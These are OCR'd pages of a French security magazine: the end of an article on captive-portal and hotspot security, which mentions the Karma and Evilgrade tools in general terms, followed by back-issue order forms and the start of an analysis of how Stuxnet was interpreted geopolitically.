


Fig. 4 : Architecture Cisco (source : Cisco)

Note

Karma [KARMA] est une suite d'outils développée pour tester la sécurité côté client des réseaux sans fil. Son but est de profiter de la volonté des clients à se connecter sur un réseau Wi-Fi ouvert pour démontrer aux utilisateurs que leur système est à risque. Pour ce faire, il peut être configuré pour diffuser un SSID pré-configuré ou, dans un mode plus agressif, où il répond à toutes les requêtes de probe et d'association, faisant ainsi croire à tous les clients aux alentours que les SSID qu'ils connaissent sont disponibles. Une fois les clients associés, différents services (tels que DNS, DHCP, HTTP, FTP, POP, etc.) peuvent être démarrés pour capturer les requêtes des utilisateurs. À l'origine (en 2004), Karma était une suite d'outils indépendante qui fonctionnait uniquement avec les cartes Atheros, dont le pilote était patché manuellement pour supporter l'injection. Maintenant, il est intégré dans Metasploit [KARMETASPLOIT] et fonctionne avec airbase-ng (qui fait partie de la suite aircrack-ng), rendant ainsi son utilisation beaucoup plus facile et extensible. Cette méthode, combinée à un outil tel que Evilgrade [EVILGRADE], peut devenir très dangereuse pour les clients. En effet, Evilgrade profite des mécanismes de mise à jour automatique des logiciels qui font peu ou pas de contrôle sur les données qu'elles téléchargent. Ainsi, l'exécution de code sur la machine de la victime devient très simple et ne nécessite pas d'exploiter des failles présentes sur sa machine.

3.3 Sécurité des portails captifs commerciaux

Ces portails captifs reposant sur des solutions propriétaires sont sensiblement équivalents à ceux du monde libre. Les principales différences résident dans les fonctionnalités de facturation qui peuvent être réalisées par divers moyens (carte de crédit, pré-paiement, ...) et les interconnexions avec le système d'information de l'opérateur.

Ci-dessus (Fig. 4), un exemple d'architecture Cisco où le contrôle d'accès est réalisé par la *Service Selection Gateway* (SSG) où se connectent les routeurs *Access Zone Router* (AZR) des différentes zones.

Afin de limiter les attaques entre clients (*ARP Poisoning*), il est possible d'activer conjointement le mode PSPF et d'appliquer des ACL au niveau des commutateurs pour empêcher les utilisateurs d'une même zone hotspot de communiquer entre eux. Une description des mesures de protection au niveau des routeurs AZR et de la passerelle SSG est disponible à **[PWLAN]**.

4 Architecture hotspot via les box internet

Certains FAI proposent à leurs abonnés de pouvoir se connecter à d'autres box (du même FAI) sur un nom de réseau dédié (qui est alors dans la plupart des cas diffusé), qui fera donc office d'accès hotspot. Cette

architecture impose un partage de la ligne Internet de la box visitée, mais apporte un accès hotspot dans des zones couvertes par les box du FAI. Cela représente donc une nouvelle opportunité de service pour le FAI, tout en déployant un réseau hotspot à moindre coût.

Au niveau architecture, deux possibilités existent :

- réaliser le contrôle de connexion hotspot (portail captif) au niveau de la box ;
- encapsuler le trafic utilisateur vers l'architecture portail captif qui est centralisée et hébergée sur une plateforme opérée par le FAI.

La première option paraît plus légère de prime abord, mais se révèle en pratique bien plus complexe à gérer dans le temps. Il faut par exemple faire valider que le couple identifiant/mot de passe est correct en s'interfaçant avec une base d'authentification accessible depuis la box (i.e. depuis Internet). Une autre contrainte est aussi le partage de la même adresse IP que celle de l'abonné visité, entraînant alors tous les méandres évidents au niveau responsabilité juridique.

La deuxième option est en pratique bien plus simple, car elle minimise le code présent sur la box et centralise le contrôle d'accès. L'architecture est finalement exactement la même que pour un hotspot classique, la principale différence réside dans le moyen de transport des données utilisateurs vers la zone centrale où sera réalisé le contrôle d'accès. En pratique, il est possible de se reposer sur du tunneling de niveau 2 (e.g. L2TP) et de rattacher tout le trafic réseau attribué au nom de réseau hotspot à l'interface qui réalisera le tunneling.

5 Apports des hotspots

Les portails captifs ont indéniablement développé de nouveaux usages. Typiquement, pour les accès distants, de nombreuses entreprises ont recours à des tunnels IPsec. Des opérateurs proposent maintenant des kits de connexion de manière à se connecter automatiquement au portail captif, puis à l'entreprise, grâce à IPsec.

Dans ce cas-là, l'opérateur de hotspots est capable d'imposer un filtrage protocolaire n'autorisant que IPsec au niveau de son portail captif pour les utilisateurs de ce service (qui auront été authentifiés par le portail captif). L'utilisateur pourra se reposer sur l'infrastructure de son entreprise pour accéder à Internet et profiter de la sécurité apportée par IPsec. Enfin, ce principe rend inintéressant le vol d'identifiants de connexion hotspot de ce type, car seules des connexions IPsec vers une certaine passerelle définie seraient possibles (n'entraîne donc pas de fraude).

Par ailleurs, les nouvelles technologies de convergence, comme *Unlicensed Mobile Access* (UMA) ou *Interworking-WLAN* (utilisables au-dessus du Wi-Fi), représentent une opportunité intéressante dans un cadre hotspot pour étendre artificiellement la couverture GSM (via UMA) et la couverture DATA (via I-WLAN). UMA rend possible l'encapsulation GSM (signalisation et données) au dessus de IPsec grâce à une couche d'abstraction intermédiaire. Cette technologie a déjà été utilisée par quelques opérateurs mobiles pour offrir deux moyens de communication voix (UMA et GSM). I-WLAN repose sur le même principe, utiliser les infrastructures de l'opérateur mobile pour accéder à Internet via du Wi-Fi.

6 Contraintes légales pour l'opérateur hotspot

N'étant pas juristes, cette partie a uniquement pour vocation de pointer du doigt certaines problématiques à prendre en compte, elle n'a pas pour ambition d'être exhaustive.

Les points à respecter pour un opérateur hotspot en France sont (en théorie) les suivants :

- respect des contraintes techniques fixées par l'ARCEP ;
- respect des contraintes d'historisation des connexions (Loi n° 2006-64 du 23 janvier 2006 relative à la lutte contre le terrorisme et portant diverses dispositions relatives à la sécurité et aux contrôles frontaliers).

Il apparaît important que l'opérateur de hotspot soit en mesure d'identifier les personnes physiques s'y connectant, d'en historiser les connexions afin de pouvoir se décharger de sa responsabilité en cas d'enquête. Les liens **[ZYTHOM, CNIL]** proposent des informations intéressantes à ce sujet.

Conclusion

Les portails captifs sont intrinsèquement friables. Bien que pouvant se protéger d'attaques extérieures, ils ne peuvent apporter la protection des communications de leurs usagers. Il convient alors que ces derniers soient conscients des limites de sécurité de ces architectures. La migration vers des technologies à base d'authentification EAP n'est pas encore d'actualité, malgré des initiatives comme celle de SwissCom, qui propose à ses clients un accès hotspot avec authentification EAP-SIM. Cette solution n'a pas d'impact sur l'ergonomie client une fois que la configuration a été réalisée grâce à un guide de configuration mis à disposition du client **[SWISSCOM]**. ■

■ REMERCIEMENTS

Nous remercions vivement notre relecteur fétiche pour ses remarques constructives.

■ NOTES

[1] À noter que le GSM supporte uniquement une authentification client alors que la méthode EAP-SIM (fondée sur des jetons d'authentification GSM) apporte une authentification mutuelle.

[2] On ne parlera pas ici des faiblesses à même les pages d'authentification, car comme tout service web qui se respecte, l'apparition et la disparition de failles évoluent rapidement.

■ RÉFÉRENCES

[802.11i] http://standards.ieee.org/getieee802/download/802.11-2007.pdf

[ARCEP1] http://www.arcep.fr/index.php?id=9273

[ARCEP2] http://www.arcep.fr/index.php?id=9272

[AIRDECAP] http://www.aircrack-ng.org/doku.php?id=airdecap-ng

[ATL] http://debuggable.com/posts/hacking-a-commercial-airport-wlan:480f4dd5-50a0-40c6-aa60-4afccbdd56cb

[CNIL] http://www.cnil.fr/nc/la-cnil/actu-cnil/article/article/conservation-des-donnees-de-trafic

[EAP-AKA] http://tools.ietf.org/html/rfc4187

[EAP-SIM] http://tools.ietf.org/html/rfc4186

[EAP-TTLS] http://tools.ietf.org/html/draft-ietf-pppext-eap-ttls-05

[EVILGRADE] http://www.infobytesec.com/down/isr-evilgrade-Readme.txt

[JURI] http://www.juriscom.net/documents/resp20031219.pdf

[KARMA] http://www.wirelessdefence.org/Contents/KARMAMain.htm

[KARMETASPLOIT] http://www.metasploit.com/redmine/projects/framework/wiki/Karmetasploit

[NOCAT] http://nocat.net

[PEAP] http://tools.ietf.org/html/draft-josefsson-pppext-eap-tls-eap-06

[PTUNNEL] http://www.cs.uit.no/~daniels/PingTunnel/

[PWLAN] http://www.cisco.com/en/US/docs/ios/12_3/12_3x/12_3xd/feature/guide/PWLANar.html#wp1027184

[SWISSCOM] http://www.swisscom.com/res/hilfe/mobile/iphone/eapsim/index.htm

[WIFIDOG] http://dev.wifidog.org

[WPE] http://www.willhackforsushi.com/FreeRADIUS_WPE.html

[ZYTHOM] http://zythom.blogspot.com/2010/11/la-mort-du-hotspot-wifi-gratuit-ouvert.html

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

MISC

MISC HORS-SÉRIE

Retrouvez tous les anciens numéros ainsi que nos offres spéciales sur notre site : http://www.ed-diamond.com

Bon de commande MISC Hors-série

Réf.	Désignation	Prix / Nos
MISCHS N°1	Test d'intrusion : Comment évaluer la sécurité de ses systèmes et réseaux ?	8,00 €
MISCHS N°2	CARTES À PUCE - Découvrez leurs fonctionnalités et leurs limites	8,00 €

Bon de commande MISC

Réf.	Désignation	Prix / Nos
MISC N°42	La virtualisation : Vecteur de vulnérabilité ou de sécurité ?	8,00 €
MISC N°43	La sécurité des web services	8,00 €
MISC N°44	Compromissions électromagnétiques	8,00 €
MISC N°45	La sécurité de Java en question	8,00 €
MISC N°46	Construisez et validez votre sécurité	8,00 €
MISC N°47	La lutte antivirale, une cause perdue ?	8,00 €
MISC N°48	Comment se protéger contre la peste spam ?	8,00 €
MISC N°49	Vulnérabilités Web et XSS - Des ennemis que vous sous-estimez !	8,00 €
MISC N°50	La sécurité des jeux	8,00 €
MISC N°51	La sécurité des jeux	8,00 €
MISC N°52	4 Outils indispensables pour tester votre sécurité !	8,00 €

Bon de commande

à remplir (ou photocopier) et à retourner aux Éditions Diamond - MISC - BP 20142 - 67603 Sélestat Cedex

	Référence	Prix / N°	Qté	Total
EXEMPLE :	MISC N°42	8,00 €	1	8,00 €
		TOTAL :		
		FRAIS DE PORT FRANCE MÉTRO. :		+3,9 €
		FRAIS DE PORT HORS FRANCE MÉTRO. :		+6 €
		TOTAL :		

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com

Avez-vous l'âme du collectionneur

Boostez votre collection !

Vous recherchez un magazine en particulier ? Allez sur www.ed-diamond.com pour voir le sommaire détaillé de chaque magazine et ensuite... Boostez votre collection avec les « Power packs x5 », soit 5 MISC pour 25€ et les « Power packs x10 », soit 10 MISC pour 40€, à choisir dans la liste ci-dessous :

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B

Par le Web
Sur notre site : www.ed-diamond.com.

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande adminis

5 Nos de MISC Multi-System & Internet Security Hakbook 25€ ou 10 Nos de MISC Multi-System & Internet Security Hakbook 40

Choisissez vos numéros dans le tableau ci-dessous*

* Seuls les numéros ci-dessous sont disponibles pour une commande de Power Packs x5 et x10

- N°1 Les vulnérabilités du Web !
- N°2 Windows et la sécurité
- N°4 Internet un château construit sur du sable? ...ou les protocoles réseaux en question
- N°6 Sécurité du wireless ?
- N°7 La guerre de l'information - évaluation, riques, enjeux
- N°8 Honeypots - Le piège à pirate !
- N°9 Que faire après une intrusion ?
- N°10 VPN - Virtual Private Networt - Créez votre réseau sécurisé sur internet
- N°11 Test d'intrusion - Mettez votre sécurité à l'épreuve !
- N°12 La faille venait du logiciel
- N°13 PKI - Public Key Infrastructure
- N°14 Reverse Engineering - Retour au sources
- N°15 Authentification
- N°16 Télécoms - Les risques des infrastructures
- N°17 Comment lutter contre - Le spam, les malwares, les spywares ?
- N°18 Dissimulation d'information
- N°19 Les Dénis de Services - La menace rôd
- N°20 Cryptographie malicieuse : quand les vers et virus se mettent à la crypto
- N°21 Limites de la sécurité
- N°22 Superviser sa sécurité
- N°23 De la recherche de faille à l'exploit
- N°24 Attaques sur le Web
- N°25 Bluetooth, P2P, Messageries instantanées : Les nouvelles cibles
- N°26 Matériel, mémoire, humain, multimédia : Attaques tous azimuts
- N°27 IPv6 : Sécurité, mobilité et VPN, les nouveaux enjeux
- N°28 Exploits et correctifs : Les nouvelles protections à l'épreuve du feu
- N°29 Sécurité du coeur de réseau IP : un organe critique
- N°30 Les protections logicielles
- N°31 Le risque VoIP
- N°32 Que penser de la sécurité selon Microsoft ?
- N°33 RFID - Instrument de sécurité ou de surveillance ?
- N°34 Noyau et rootkit
- N°35 Autopsie & Forensic
- N°36 Lutte informatique offensive - Les attaques ciblées
- N°37 Déni de service
- N°38 Code malicieux - Quoi de neuf ?
- N°39 Fuzzing - Injectez des données et trouvez les failles cachées
- N°40 Sécurité des réseaux - Les nouveaux enjeux
- N°41 LA CYBERCRIMINALITÉ ...ou quand le net se met au crime organisé

Numéros MISC épuis
N°3 e

Bon de commande power packs

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

Cochez ici ▲ POWER PACKS X5

OUI, je désire acquérir un power pack X5	1er 1PP* X5	2ème 2PP* X5	3ème 3PP* X5
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
Total par série de POWER PACKS X5 :	25 €	50 €	75 €
Les hors-séries et les numéros spéciaux sont exclus des PP*	TOTAL :		
Ex : Achat d'un POWER PACK x5 : - France Métro. : Total = 25€ + 4€ de frais de port par pack. - HORS France Métro. : Total = 25€ + 6€ de frais de port par pack.	FRAIS DE PORT : FRANCE MÉTRO. : +4 € x (X PACK) HORS FRANCE MÉTRO. : +6 € x (X PACK)		
* PP= POWER PACK	TOTAL :		

Cochez ici ▲ POWER PACKS X10

OUI, je désire acquérir un power pack X10	1er 1PP* X10	2ème 2PP* X10	3ème 3PP* X10
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
6, MISC N°			
7, MISC N°			
8, MISC N°			
9, MISC N°			
10, MISC N°			
Total par série de POWER PACKS X10 :	40 €	80 €	120 €
Les hors-séries et les numéros spéciaux sont exclus des PP*	TOTAL :		
Ex : Achat d'un POWER PACK x10 : - France Métro. : Total = 40€ + 8€ de frais de port par pack. - HORS France Métro. : Total = 40€ + 12€ de frais de port par pack.	FRAIS DE PORT : FRANCE MÉTRO. : +8 € x (X PACK) HORS FRANCE MÉTRO. : +12 € x (X PACK)		
* PP= POWER PACK	TOTAL :		

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

- ☐ Chèque bancaire ou postal à l'ordre des Editions Diamond
- ☐ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

STUXNET : INTERPRÉTATIONS

Daniel Ventre, CNRS

mots-clés : *STUXNET / VER / GUERRE DE L'INFORMATION / CYBERGUERRE / GÉOPOLITIQUE / GÉOSTRATÉGIE / SCADA*

Depuis le mois d'août 2010, le ver Stuxnet ne cesse de défrayer la chronique internationale. Les médias se sont jetés sur cette affaire, comme s'il s'était agi - enfin ? - de la catastrophe majeure tant annoncée (ce fameux Cyber Pearl Harbor que les experts ne cessent de dire « imminent » depuis le milieu des années 1990).

D'un côté, les informaticiens ont essayé d'analyser le ver, son mode de propagation, son fonctionnement, concluant qu'il s'agissait là d'un objet nouveau en raison de sa complexité. L'onde de choc provoquée par le ver fut de deux ordres : sa dissémination géographique, semblant se focaliser sur un ensemble de territoires assez précis ; et sa diffusion médiatique, bien plus large semble-t-il (§I).

De l'autre, des « experts » ont formulé plusieurs hypothèses (§II) quant à l'origine de l'attaque, ses objectifs, sa nature, ses conséquences sur un plan géopolitique. Mais aucune conclusion ne s'est imposée.

Stuxnet est-il une véritable rupture à la fois technologique et stratégique, ainsi que semblent l'affirmer de nombreux analystes ? Les constats vont-ils contraindre à repenser les approches théoriques et doctrinales en matière de cyberguerre ?

1 Stuxnet, l'onde de choc

Le ver Stuxnet est apparu sur le devant de la scène internationale au cours du mois de juillet 2010. Ses premières versions sont toutefois identifiées dès juin 2009 **[1]**. Le 17 juin 2010, la société bélarusse VirusBlokAda publiait un rapport intitulé *Trojan-Spy.0485 And Malware-Cryptor.Win32.Inject.gen.2 Review* **[2]**. Certains analystes attribuent à la société la découverte du ver. Mi-juillet 2010, l'expert allemand Frank Boldewin met en évidence le ciblage par le ver de l'interface SIMATIC de Siemens. Se succèdent alors depuis, à la lumière de quelques analyses statistiques partielles publiées par Symantec et Kaspersky, déclarations et publications de rapports, qui proposent tous leur interprétation des faits, à la recherche de la cible de l'attaque, et bien entendu, des coupables.

Les données statistiques publiées ont une importance capitale : elles conditionnent directement l'interprétation qui est faite du phénomène (sa vitesse de propagation, l'étendue de sa propagation, les pays les plus touchés). Or, selon les sources, les données publiées peuvent être assez différentes.

Au travers des statistiques proposées en octobre 2010 par Symantec, l'Iran apparaît comme la victime principale. La distribution géographique des infections apparaît comme suit :

Pays	%
Iran	58,31
Indonésie	17,83
Inde	9,96
Azerbaïdjan	3,40
Pakistan	1,40
Malaisie	1,16
Etats-Unis	0,89
Ouzbékistan	0,71
Russie	0,61
Royaume-Uni	0,57
Autres	5,15

En ne prenant en compte que les systèmes mettant en œuvre l'application de Siemens mise en cause, la répartition se présente alors comme suit :

Pays	%
Iran	67,60
Corée du Sud	8,10
USA	4,98
Royaume-Uni	2,18
Indonésie	2,18
Taiwan	1 ,56
Inde	1,25
Autres	12,15

Dans ces deux approches statistiques, l'Iran demeure la première victime. Mais le reste de la liste diffère de manière importante. Dans le premier tableau, Iran/Indonésie/Inde sont les pays majoritairement touchés, dans la seconde approche, Iran/Corée du Sud/États-Unis constituent le trio de tête. Si nous considérons que les pays touchés sont des « cibles », et non de simples victimes prises au hasard, alors l'interprétation géopolitique sera nécessairement différente selon que l'on valide la première mesure ou la seconde.

Les interprétations pourraient également être soumises aux variations des résultats des mesures dans le temps. Une mesure réalisée sur 72 heures, publiée le 22 juillet par Symantec **[3]**, faisait apparaître le Pakistan au rang des pays touchés. Celui-ci a disparu des statistiques de novembre.

Certains ont pu faire remarquer que les données de Symantec pouvaient n'offrir qu'une vision partielle de la situation : les mesures ne prenaient pas en compte l'ensemble du monde, car s'appuyant essentiellement sur l'analyse d'un serveur en Malaisie **[4]**.

Les chiffres publiés le 26 septembre 2010 par la société Kaspersky **[5]** font pour leur part état de résultats significativement différents :

Pays	Nombre d'utilisateurs touchés par le ver
Inde	86258
Indonésie	34138
Iran	14171
Russie	7904
Kazakhstan	6316
Afghanistan	3081
Syrie	2926

Les États-Unis n'arrivent qu'en 18ème position, avec seulement 805 utilisateurs.

D'autres analyses produites sur le site chinois Hexun.com **[6]** le 30 septembre, proposent la répartition suivante :

Pays	%
Iran	52,2
Indonésie	17,4
Inde	11,3
Pakistan	3,6
Ouzbékistan	2,6
Russie	2,1
Kazakhstan	1,3
Biélorussie	1,1
Kyrgyzstan	1,0
Azerbaidjan	0,7
Etats-Unis	0,6
Cuba	0,6
Tajikistan	0,5
Afghanistan	0,3
Autres	4,6

En l'absence de précisions quant aux méthodes et aux sources utilisées pour la mesure, les résultats publiés sont difficilement comparables. Si l'on s'en tient aux données de Kaspersky, l'Iran n'apparaît plus comme la principale victime. Nous retrouvons en revanche le même trio de tête que celui proposé par Symantec. Des interprétations ont été proposées concernant les atteintes à l'Inde, la Chine étant identifiée comme l'agresseur, et le satellite indien INSAT-4B la cible de l'attaque **[7]**.

Mais étonnamment, tandis que le monde entier se focalise sur l'Iran et l'Inde, l'Indonésie n'a pas retenu l'attention. Pourquoi le ver s'en prend-il à l'Indonésie ? Quelle pourrait y être la cible ? Rien ne sera dit à ce sujet dans la presse internationale.

Nous disposons finalement de bien peu d'éléments chiffrés, et ces données sont soumises à des variations importantes, en fonction des variables choisies. En l'état, comment se faire une idée juste et précise de la situation au niveau international ?

Le ver fut-il actif avant le mois de juillet ? A-t-il touché des cibles ? Comment ont agi ses diverses versions antérieures ? Aucune des statistiques dont nous disposons concernant Stuxnet ne prend en compte la période précédant juillet 2010. Or nous avons des raisons de penser qu'il fut actif avant. Nous avons donc une vision incomplète de l'événement, qui est peut-être, de fait, totalement erronée. Ainsi, les interprétations ne peuvent reposer que sur des données partielles.

Deuxième source d'erreur d'interprétation potentielle : l'insuffisance du nombre de points de vue. Les sources desquelles émanent les rares statistiques ne sont qu'au nombre de deux : Symantec et Kaspersky. Nous ne remettons en cause ni leur intégrité, ni la validité de leur travail. Nous soulignons simplement que ces points de vue ne sont que partiels et dépendent des méthodes utilisées pour les mesures. De surcroît, ces deux sources

fournissent des données relativement différentes : les périodes couvertes sont différentes, tout comme le sont certainement les métriques utilisées. Aucune théorie solide ne peut s'étayer sur si peu de données.

Si Stuxnet est un phénomène technique, il constitue aussi - et peut être surtout - un phénomène médiatique. De ce point de vue, le ver aura produit son effet de manière très significative au cours de la deuxième quinzaine de septembre et première semaine d'octobre 2010. C'est sans doute l'une des principales leçons de cette affaire. Elle passionne, intéresse les médias (ce qui fut loin d'être le cas dans de telles proportions par le passé, excepté sans doute pour l'affaire estonienne en 2007) et aura donc probablement trouvé un auditoire auprès des classes politiques et dirigeantes, généralement sourdes à ce type de problématiques.





Illustration : « Stuxnet ».
Courbe reconstituée d'après Google Trends
(capture le 14 novembre 2010)

Fin novembre, la presse internationale se faisait toujours largement l'écho d'avis, analyses et observations concernant cette affaire, qui ne connaît pas de dénouement rapide. Un regain d'intérêt était notable à cette période, avec les divulgations de Wikileaks. La vitesse de l'information médiatique (besoin d'immédiat) semble en total déphasage avec le temps nécessaire à l'analyse technique du processus, à son observation, à l'enquête.

Les incidents de dimension politique sont souvent accompagnés de manifestations hacktivistes. Ne nous intéressant ici qu'à la sphère informationnelle iranienne, nous constatons qu'au cours de la période ayant enregistré un pic médiatique (courbe *Google Trends*), la courbe des défigurations de sites a elle aussi présenté des pics importants les 19, 22, 30 septembre et 4 octobre 2010 :



Courbe reconstituée des défigurations de sites iraniens (.ir) d'après les données publiées sur le site zone-h.org (période 15 juillet – 15 novembre 2010).

Ce sont plus de 600 sites iraniens qui ont été défigurés le 4 octobre. Mais d'une part, aucun site officiel ne semble avoir été touché, d'autre part, aucun message concernant directement Stuxnet n'est affiché dans les pages défigurées.

Mais doit-on voir dans la similitude des courbes d'évolution une relation, ou s'agit-il de deux processus indépendants ? En l'absence de revendications spécifiques, il est difficile d'émettre une hypothèse sur ce point.

2 Qui est coupable, qui est visé, pourquoi ?

L'affaire Stuxnet soulève de nombreuses interrogations, dont les plus importantes d'un point de vue géopolitique et géostratégique sont les suivantes :

- Quelle est la cible ? S'en tenant aux statistiques publiées par Symantec ou Kaspersky, les analystes concluent simplement que la cible est iranienne ou indienne, le plus grand nombre de machines touchées étant recensées dans ces deux pays. Mais les victimes sont-elles vraiment les cibles ?
- Qui a mené l'opération ?
- Quel est l'objectif de l'opération ?
- Comment l'opération a-t-elle été menée : préparée, réalisée, gérée, dirigée, avec quelles ressources humaines, financières, techniques ?
- La cible a-t-elle été touchée ?
- Stuxnet va-t-il révolutionner la manière de penser la cybersécurité ?
- Un nouveau stade capacitaire a-t-il vraiment été franchi ?
- Quelles seront les conséquences de l'opération, à court, moyen et long termes pour la cible, pour les auteurs, pour les tiers ?

Pour répondre à ces questions, la seule expertise informatique, indispensable, ne peut toutefois suffire, d'autant qu'elle n'a pas été capable à ce jour d'apporter le moindre élément exploitable du point de vue de l'analyse géopolitique. L'analyse technique se cherche encore bien des réponses. L'analyse géopolitique également. Associée à ces incertitudes, l'absence de revendication a ouvert une énorme brèche dans laquelle s'engouffre la spéculation. Des hypothèses en tous genres ont été formulées. Examinons ici les principales de ces derniers mois.

2.1 Stuxnet serait une preuve de concept

Stuxnet aurait été développé pour mettre à l'épreuve les résistances des systèmes industriels, l'expertise des experts en sécurité du monde entier.

Plus spécifiquement, Stuxnet démontrerait qu'il est :

- possible de toucher des infrastructures qui ne sont pas (ou sont peu) connectées à l'Internet ;
- possible de toucher des systèmes soi-disant isolés d'Internet, construits sur des technologies non grand public ;
- possible de monter d'un cran dans l'échelle de la complexité. Nous noterons que « complexité supérieure » semble devoir être associée à « menace plus importante». Ce raisonnement est risqué et erroné : il tend à considérer les outils de faible complexité comme moins dangereux pour la sécurité des systèmes. Les avis sont de plus partagés sur la complexité de Stuxnet : certains affirment qu'il s'agit là du degré maximal de complexité atteint à ce jour **[8]**, d'autres prétendent qu'il est moins évolué que Confiker.

Stuxnet pourrait avoir pour fonction de :

- faire peur, semer le doute sur les réelles capacités en termes de sécurité ;
- discréditer l'Iran, démontrer la fragilité des infrastructures ;
- dérober des informations ;
- déstabiliser un État ;
- perturber le programme nucléaire iranien ;
- altérer le fonctionnement des systèmes industriels.

Quelle que soit la mission première de Stuxnet, l'un des effets majeurs aura consisté en l'effet *buzz* produit, l'impact sur les esprits et particulièrement le sentiment de la menace.

2.2 L'Iran comme cible ?

En raison du rôle majeur que tient l'Iran sur la scène politique internationale, le scénario qui lui fait jouer un rôle principal, en l'occurrence celui de la cible, a connu un succès immédiat. Tous les ingrédients sont en effet réunis pour faire de l'association « Iran » + « nucléaire » + « cyberattaque Stuxnet » + « adversaire de l'Iran », un cocktail explosif. Car l'histoire qui nous est contée au travers de Stuxnet associe menace de guerre nucléaire, menace islamique, menace terroriste, menace de cyberguerre, de déstabilisation mondiale, et menace de l'ombre (l'espionnage). Si Stuxnet paraît si terrifiant, ce n'est donc pas seulement pour sa capacité à s'en prendre à des infrastructures critiques, mais surtout du fait de sa capacité à réveiller simultanément plusieurs peurs.

Les cibles iraniennes supposées sont la centrale de Bushehr et la centrifugeuse de Natanz. La perturbation du programme nucléaire iranien serait l'objectif de l'attaque. Cette thèse est émise dès la mi-septembre par l'expert allemand Ralph Langner.

Les autorités iraniennes ont confirmé l'impact de Stuxnet, dénonçant ainsi l'agression occidentale et israélienne. L'Iran joue le rôle de la victime dans cette affaire : sa réaction est ainsi légitimée. Les autorités annoncent avoir pris des mesures fermes et rapides, en arrêtant des espions qui auraient contribué à mettre en œuvre l'attaque **[9]**. En se montrant affaiblie (victime, vulnérable), l'Iran joue aussi une carte qui peut lui être favorable, en paraissant ainsi moins menaçante. La position peut aussi arranger les États-Unis ou autres États peu pressés d'en découdre.

2.2.1 À la recherche des responsables de l'opération : la piste israélienne

À qui profite l'attaque, à qui profite le crime ? À Israël, affirment plusieurs observateurs et analystes, tels que Mikko Hypponen, responsable de la recherche chez F-Secure, ou Ralph Langner, qui après avoir identifié la cible en septembre, affirmait en octobre avoir décelé dans le code du ver la signature israélienne. Insistons bien, encore, qu'il ne s'agit là que d'hypothèses, pas nécessairement des bonnes réponses. La cible est peut-être autre que l'Iran, les auteurs autres qu'Israël. La méthode qui associe une cible (supposée identifiée) à son coupable (potentiel) est relativement simple : on estime que chaque acteur dispose de son cercle d'adversaires, et qu'il n'est nul besoin d'aller chercher trop loin à l'extérieur de ce cercle. On considère aussi que l'agresseur agit selon un comportement rationnel, écartant toute approche qui pourrait être irrationnelle. Ainsi, la thèse de l'attaque israélienne s'impose-t-elle par son évidente simplicité : Israël est ouvertement hostile au régime iranien et à sa politique nucléaire, et trouverait son intérêt dans l'arrêt du programme. L'État hébreux pourrait ne pas avoir agi seul, mais avec d'autres agences occidentales, américaines notamment. Pour mener ces opérations, l'État hébreux dispose de moyens technologiques de très haut niveau, et de structures dédiées à la cyberguerre. On évoque ici l'implication de l'unité 8200, l'unité spéciale d'opérations 